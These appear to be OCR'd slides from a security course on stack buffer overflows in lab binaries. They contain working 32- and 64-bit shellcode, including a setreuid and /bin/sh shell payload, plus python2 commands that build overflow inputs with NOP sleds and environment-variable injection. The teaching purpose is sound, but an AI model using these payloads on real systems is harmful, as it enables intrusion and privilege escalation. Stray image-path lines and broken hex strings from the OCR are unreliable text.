Non-shell Shellcode 32bit print_flag (without 0s) [Works!]

sendfile(1, open("/flag", 0), 0, 1000); exit(0)

```
8049000: 6a 67          push 0x67
8049002: 68 2f 66 6c 61 push 0x616c662f
8049007: 31 c0          xor eax,eax
8049009: b0 05          mov al,0x5
804900b: 89 e3          mov ebx,esp
804900d: 31 c9          xor ecx,ecx
804900f: 31 d2          xor edx,edx
8049011: cd 80          int 0x80
8049013: 89 c1          mov ecx,eax
8049015: 31 c0          xor eax,eax
8049017: b0 64          mov al,0x64
8049019: 89 c6          mov esi,eax
804901b: 31 c0          xor eax,eax
804901d: b0 bb          mov al,0xbb
804901f: 31 db          xor ebx,ebx
8049021: b3 01          mov bl,0x1
8049023: 31 d2          xor edx,edx
8049025: cd 80          int 0x80
8049027: 31 c0          xor eax,eax
8049029: b0 01          mov al,0x1
804902b: 31 db          xor ebx,ebx
804902d: cd 80          int 0x80
```

Command:

```
(python2 -c "print 'A'*52 + '4 bytes of address' + '\x90'* sled size+ '\x6a
\x67\x68\x2f\x66\x6c\x61\x31\xc0\xb0\x05\x89\xe3\x31\xc9\x31
\xd2\xcd\x80\x89\xc1\x31\xc0\xb0\x64\x89\xc6\x31\xc0\xb0\xb
b\x31\xdb\xb3\x01\x31\xd2\xcd\x80\x31\xc0\xb0\x01\x31\xdb\x
cd\x80' ") |./bufferoverflow_overflowret4_32
```

```
\x6a\x67\x68\x2f\x66\x6c\x61\x31\xc0\xb0\x05\x89\x
e3\x31\xc9\x31\xd2\xcd\x80\x89\xc1\x31\xc0\xb0\x64\
x89\xc6\x31\xc0\xb0\xbb\x31\xdb\xb3\x01\x31\xd2\xc
d\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80
```

Buffer Overflow Example: overflowret4_64

What do we need?

64-bit shellcode

amd64 Linux Calling Convention

Caller

- Use registers to pass arguments to callee. Register order (1st, 2nd, 3rd, 4th, 5th, 6th, etc.) rdi, rsi, rdx, rcx, r8, r9, ... (use stack for more arguments)

How much data we need to overwrite RET?

Overflowret4 64bit

Buf <-> saved rbp = 0x30 bytes

sizeof(saved rbp) = 0x8 bytes

sizeof(RET) = 0x8 bytes

```
0000000000001169 <vulfoo>:
  1169: f3 0f 1e fa     endbr64
  116d: 55              push rbp
  116e: 48 89 e5        mov rbp,rsp
  1171: 48 83 ec 30     sub rsp,0x30
  1175: 48 8d 45 d0     lea rax,[rbp-0x30]
  1179: 48 89 c7        mov rdi,rax
  117c: b8 00 00 00 00  mov eax,0x0
  1181: e8 ea fe ff ff  call 1070 <gets@plt>
  1186: b8 00 00 00 00  mov eax,0x0
  118b: c9              leave
  118c: c3              ret
```

64-bit execve("/bin/sh") Shellcode

```
.global _start
_start:
.intel_syntax noprefix
        mov rax, 59
        lea rdi, [rip+binsh]
        mov rsi, 0
        mov rdx, 0
        syscall
binsh:
        .string "/bin/sh"
```

The resulting shellcode-raw file contains the raw bytes of your shellcode.

gcc -nostdlib -static shellcode.s -o shellcode-elf

objcopy --dump-section .text=shellcode-raw shellcode-elf

Making a System Call in x86_64 (64-bit) Assembly

x86_64 (64-bit)

Compiled from Linux 4.14.0 headers.

NR	syscall name	references	%rax	arg0 (%rdi)	arg1 (%rsi)	arg2 (%rdx)	arg3 (%r10)	arg4 (%r8)	arg5 (%r9)
0	read	man/ cs/	0x00	unsigned int fd	char *buf	size_t count	-	-	-
1	write	man/ cs/	0x01	unsigned int fd	const char *buf	size_t count	-	-	-
2	open	man/ cs/	0x02	const char *filename	int flags	umode_t mode	-	-	-
3	close	man/ cs/	0x03	unsigned int fd	-	-	-	-	-
4	stat	man/ cs/	0x04	const char *filename	struct __old_kernel_stat *statbuf	-	-	-	-
5	fstat	man/ cs/	0x05	unsigned int fd	struct __old_kernel_stat *statbuf	-	-	-	-
6	lstat	man/ cs/	0x06	const char *filename	struct __old_kernel_stat *statbuf	-	-	-	-
7	poll	man/ cs/	0x07	struct pollfd *ufds	unsigned int nfds	int timeout	-	-	-
8	lseek	man/ cs/	0x08	unsigned int fd	off_t offset	unsigned int whence	-	-	-
9	mmap	man/ cs/	0x09	?	?	?	?	?	?
10	mprotect	man/ cs/	0x0a	unsigned long start	size_t len	unsigned long prot	-	-	-
11	munmap	man/ cs/	0x0b	unsigned long addr	size_t len	-	-	-	-
12	brk	man/ cs/	0x0c	unsigned long brk	-	-	-	-	-
13	rt_sigaction	man/ cs/	0x0d	int	const struct sigaction *	struct sigaction *	size_t	-	-
14	rt_sigprocmask	man/ cs/	0x0e	int how	sigset_t *set	sigset_t *oset	size_t sigsetsize	-	-
15	rt_sigreturn	man/ cs/	0x0f	?	?	?	?	?	?
16	ioctl	man/ cs/	0x10	unsigned int fd	unsigned int cmd	unsigned long arg	-	-	-

https://chromium.googlesource.com/chromiumos/docs/+/master/constants/syscalls.md#x86-32_bit

Non-shell Shellcode 64bit print_flag [Works!]

sendfile(1, open("/flag", 0), 0, 1000)

```
401000: 48 31 c0        xor rax,rax
 401003: b0 67          mov al,0x67
 401005: 66 50          push ax
 401007: 66 b8 6c 61 mov ax,0x616c
 40100b: 66 50          push ax
 40100d: 66 b8 2f 66 mov ax,0x662f
 401011: 66 50          push ax
 401013: 48 31 c0       xor rax,rax
 401016: b0 02          mov al,0x2
 401018: 48 89 e7       mov rdi,rsp
 40101b: 48 31 f6       xor rsi,rsi
 40101e: 0f 05          syscall
 401020: 48 89 c6       mov rsi,rax
 401023: 48 31 c0       xor rax,rax
 401026: b0 01          mov al,0x1
 401028: 48 89 c7       mov rdi,rax
 40102b: 48 31 d2       xor rdx,rdx
 40102e: 41 b2 c8       mov r10b,0xc8
 401031: b0 28          mov al,0x28
 401033: 0f 05          syscall
 401035: b0 3c          mov al,0x3c
 401037: 0f 05          syscall
```

Command:

```
(python2 -c "print 'A'*56 + '8 bytes of address' + '\x90'* sled
size+'\x48\x31\xc0\xb0\x67\x66\x50\x66\xb8\x6c\x61\x66\x50\x
66\xb8\x2f\x66\x66\x50\x48\x31\xc0\xb0\x02\x48\x89\xe7\x48\
x31\xf6\x0f\x05\x48\x89\xc6\x48\x31\xc0\xb0\x01\x48\x89\xc7\
x48\x31\xd2\x41\xb2\xc8\xb0\x28\x0f\x05\xb0\x3c\x0f\x05'") >
/tmp/exploit

./program < /tmp/exploit
```

```
\x48\xbb\x2f\x66\x6c\x61\x67\x00\x00\x00\x53\x48\x
c7\xc0\x02\x00\x00\x00\x48\x89\xe7\x48\xc7\xc6\x0
0\x00\x00\x00\x0f\x05\x48\xc7\xc7\x01\x00\x00\x00\
x48\x89\xc6\x48\xc7\xc2\x00\x00\x00\x00\x49\xc7\xc
2\xe8\x03\x00\x00\x48\xc7\xc0\x28\x00\x00\x00\x0f\
x05\x48\xc7\xc0\x3c\x00\x00\x00\x0f\x05
```

Shell Shellcode 64bit [Works!]

setreuid(0, geteuid()); execve("/bin/sh")

```
0: 48 31 c0                 xor rax,rax
3: b0 6b                    mov al,0x6b
5: 0f 05                    syscall
7: 48 89 c7                 mov rdi,rax
a: 48 89 c6                 mov rsi,rax
d: 48 31 c0                 xor rax,rax
10: b0 71                   mov al,0x71
12: 0f 05                   syscall
14: 48 31 c0                xor rax,rax
17: 50 push rax
18: 48 bf 2f 62 69 6e 2f movabs
rdi,0x68732f2f6e69622f
1f: 2f 73 68
22: 57                      push rdi
23: 48 89 e7                mov rdi,rsp
26: 48 89 c6                mov rsi,rax
29: 48 89 c2                mov rdx,rax
2c: b0 3b                   mov al,0x3b
2e: 0f 05                   syscall
30: 48 31 c0                xor rax,rax
33: b0 3c                   mov al
```

Command:

```
(python2 -c "print 'A'*56 + '8 bytes of address' + '\x90'* sled
size+'\x48\x31\xC0\xB0\x6B\x0F\x05\x48\x89\xC7\x48\x89\x
C6\x48\x31\xC0\xB0\x71\x0F\x05\x48\x31\xC0\x50\x48\xBF
\x2F\x62\x69\x6E\x2F\x2F\x73\x68\x57\x48\x89\xE7\x48\x8
9\xC6\x48\x89\xC2\xB0\x3B\x0F\x05\x48\x31\xC0\xB0\x3C
\x0F\x05'"; cat) |./program
```

```
\x48\x31\xC0\xB0\x6B\x0F\x05\x48\x89\xC7\x48\x
89\xC6\x48\x31\xC0\xB0\x71\x0F\x05\x48\x31\xC0
\x50\x48\xBF\x2F\x62\x69\x6E\x2F\x2F\x73\x68\x
57\x48\x89\xE7\x48\x89\xC6\x48\x89\xC2\xB0\x3B
\x0F\x05\x48\x31\xC0\xB0\x3C\x0F\x05
```

What we learned so far

1. Return to Shellcode on the server
    a. Challenges
        i. Do not know the exact address of the return address
        ii. If a setuid program is replaced with a new image, the new process does not inherit root privilege

Other tricks


1. Stack-based buffer overflow
    a. Place the shellcode at other locations.


Conditions we depend on to pull off the attack of returning to shellcode on stack

1. The ability to put the shellcode onto stack
2. The stack is executable
3. The ability to overwrite RET addr on stack before instruction ret is executed
4. Give the control eventually to the shellcode

Inject shellcode in env variable and command line arguments

Where to put the shellcode?





Start a Process

_start ###part of the program; entry point

→ calls __libc_start_main() ###libc

→ calls main() ###part of the program

https://bottomupcs.com/ch08s08.html

The Stack Layout before main()

The stack starts out storing (among some other things) the environment variables and the program arguments.

$ env


HOSTNAME=misc_stacklayout_32

PWD=/

HOME=/home/ctf

$ ./stacklayout hello world

```
ctf@misc_stacklayout_32:/$ ./misc_stacklayout_32 hello world
argc is at 0xffffd6f0; its value is 3
argv[0] is at 0xffffd784; its value is ./misc_stacklayout_32
argv[1] is at 0xffffd788; its value is hello
argv[2] is at 0xffffd78c; its value is world
envp[0] is at 0xffffd794; its value is HOSTNAME=misc_stacklayout_32
envp[1] is at 0xffffd798; its value is PWD=/
envp[2] is at 0xffffd79c; its value is HOME=/home/ctf
```



Buffer Overflow Example: overflowret5 32-bit

```
int vulfoo()
{
        char buf[4];

        fgets(buf, 18, stdin);

        return 0;
}

int main(int argc, char *argv[])
{
        vulfoo();
}
```

fgets

fgets

Defined in header <stdio.h>

```
char* fgets( char*          str, int count, FILE*          stream );    (until C99)
char* fgets( char* restrict str, int count, FILE* restrict stream );    (since C99)
```

Reads at most `count - 1` characters from the given file stream and stores them in the character array pointed to by `str`. Parsing stops if a newline character is found (in which case `str` will contain that newline character) or if end-of-file occurs. If bytes are read and no errors occur, writes a null character at the position immediately after the last character written to `str`.

Parameters

str	-	pointer to an element of a char array
count	-	maximum number of characters to write (typically the length of `str`)
stream	-	file stream to read the data from

Return value


`str` on success, null pointer on failure.

If the end-of-file condition is encountered, sets the *eof* indicator on `stream` (see `feof()`). This is only a failure if it causes no bytes to be read, in which case a null pointer is returned and the contents of the array pointed to by `str` are not altered (i.e. the first byte is not overwritten with a null character).

If the failure has been caused by some other error, sets the *error* indicator (see `ferror()`) on `stream`. The contents of the array pointed to by `str` are indeterminate (it may not even be null-terminated).

Buffer Overflow Example: overflowret5 32-bit

```
000011cd <vulfoo>:
   11cd:    f3 0f 1e fb          endbr32
   11d1:    55                   push   ebp
   11d2:    89 e5                mov    ebp,esp
   11d4:    53                   push   ebx
   11d5:    83 ec 04             sub    esp,0x4
   11d8:    e8 45 00 00 00       call   1222 <__x86.get_pc_thunk.ax>
   11dd:    05 f7 2d 00 00       add    eax,0x2df7
   11e2:    8b 90 20 00 00 00    mov    edx,DWORD PTR [eax+0x20]
   11e8:    8b 12                mov    edx,DWORD PTR [edx]
   11ea:    52                   push   edx
   11eb:    6a 12                push   0x12
   11ed:    8d 55 f8             lea    edx,[ebp-0x8]
   11f0:    52                   push   edx
   11f1:    89 c3                mov    ebx,eax
   11f3:    e8 78 fe ff ff       call   1070 <fgets@plt>
   11f8:    83 c4 0c             add    esp,0xc
   11fb:    b8 00 00 00 00       mov    eax,0x0
   1200:    8b 5d fc             mov    ebx,DWORD PTR [ebp-0x4]
   1203:    c9                   leave
   1204:    c3                   ret
```



The Stack Layout before main()

The stack starts out storing (among some other things) the environment variables and the program arguments.

$ env


HOSTNAME=misc_stacklayout_32

PWD=/

HOME=/home/ctf

$ ./stacklayout hello world

```
ctf@misc_stacklayout_32:/$ ./misc_stacklayout_32 hello world
argc is at 0xffffd6f0; its value is 3
argv[0] is at 0xffffd784; its value is ./misc_stacklayout_32
argv[1] is at 0xffffd788; its value is hello
argv[2] is at 0xffffd78c; its value is world
envp[0] is at 0xffffd794; its value is HOSTNAME=misc_stacklayout_32
envp[1] is at 0xffffd798; its value is PWD=/
envp[2] is at 0xffffd79c; its value is HOME=/home/ctf
```



Non-shell Shellcode 32bit print_flag (without 0s)

sendfile(1, open("/flag", 0), 0, 1000); exit(0)

```
8049000: 6a 67          push 0x67
8049002: 68 2f 66 6c 61 push 0x616c662f
8049007: 31 c0          xor eax,eax
8049009: b0 05          mov al,0x5
804900b: 89 e3          mov ebx,esp
804900d: 31 c9          xor ecx,ecx
804900f: 31 d2          xor edx,edx
8049011: cd 80          int 0x80
8049013: 89 c1          mov ecx,eax
8049015: 31 c0          xor eax,eax
8049017: b0 64          mov al,0x64
8049019: 89 c6          mov esi,eax
804901b: 31 c0          xor eax,eax
804901d: b0 bb          mov al,0xbb
804901f: 31 db          xor ebx,ebx
8049021: b3 01          mov bl,0x1
8049023: 31 d2          xor edx,edx
8049025: cd 80          int 0x80
8049027: 31 c0          xor eax,eax
8049029: b0 01          mov al,0x1
804902b: 31 db          xor ebx,ebx
804902d: cd 80          int 0x80
```

Command:

```
export SCODE=$(python2 -c "print '\x90'* sled size +
'\x6a\x67\x68\x2f\x66\x6c\x61\x31\xc0\xb0\x05\x89\xe3\x31\xc
9\x31\xd2\xcd\x80\x89\xc1\x31\xc0\xb0\x64\x89\xc6\x31\xc0\x
b0\xbb\x31\xdb\xb3\x01\x31\xd2\xcd\x80\x31\xc0\xb0\x01\x31\
xdb\xcd\x80' ")
```

```
\x6a\x67\x68\x2f\x66\x6c\x61\x31\xc0\xb0\x05\x89\x
e3\x31\xc9\x31\xd2\xcd\x80\x89\xc1\x31\xc0\xb0\x64\
x89\xc6\x31\xc0\xb0\xbb\x31\xdb\xb3\x01\x31\xd2\xc
d\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80
```

Getting the address of environment variable

```
export SCODE=$(python2 -c "print '\x90'*1000 +
'\x6a\x67\x68\x2f\x66\x6c\x61\x31\xc0\xb0\x05\x89\xe3\x31\xc9\x31\xd2\xcd\x80\x89\xc1\x31\xc0\x
b0\x64\x89\xc6\x31\xc0\xb0\xbb\x31\xdb\xb3\x01\x31\xd2\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80'
")
```

```
int main(int argc, char *argv[])
{
        if (argc != 2)
        {
                puts("Usage: getenv envname"); return 0;
        }

        printf("%s is at %p\n", argv[1], getenv(argv[1]));
        return 0;
}
```

getenv.c

32-bit Shellcode template

```
.global _start
_start:
.intel_syntax noprefix

xor eax, eax
push eax
push 0x67
push 0x616c662f
xor eax,eax
mov al,0x5
mov ebx,esp
xor ecx,ecx
xor edx,edx
int 0x80
mov ecx,eax
xor eax,eax
mov al,0x64
mov esi,eax
xor eax,eax
mov al,0xbb
xor ebx,ebx
mov bl,0x1
 xor edx,edx
int 0x80
xor eax,eax
mov al,0x1
xor ebx,ebx
int 0x80
```


The resulting shellcode-raw file contains the raw bytes of your shellcode.

gcc -nostdlib -static -m32 shellcode.s -o shellcode-elf

objcopy --dump-section .text=shellcode-raw shellcode-elf

xxd -i shellcode-raw

Or
https://defuse.ca/online-x86-assembler.htm#disassembly



SoK: Eternal War in Memory. IEEE S&P 2013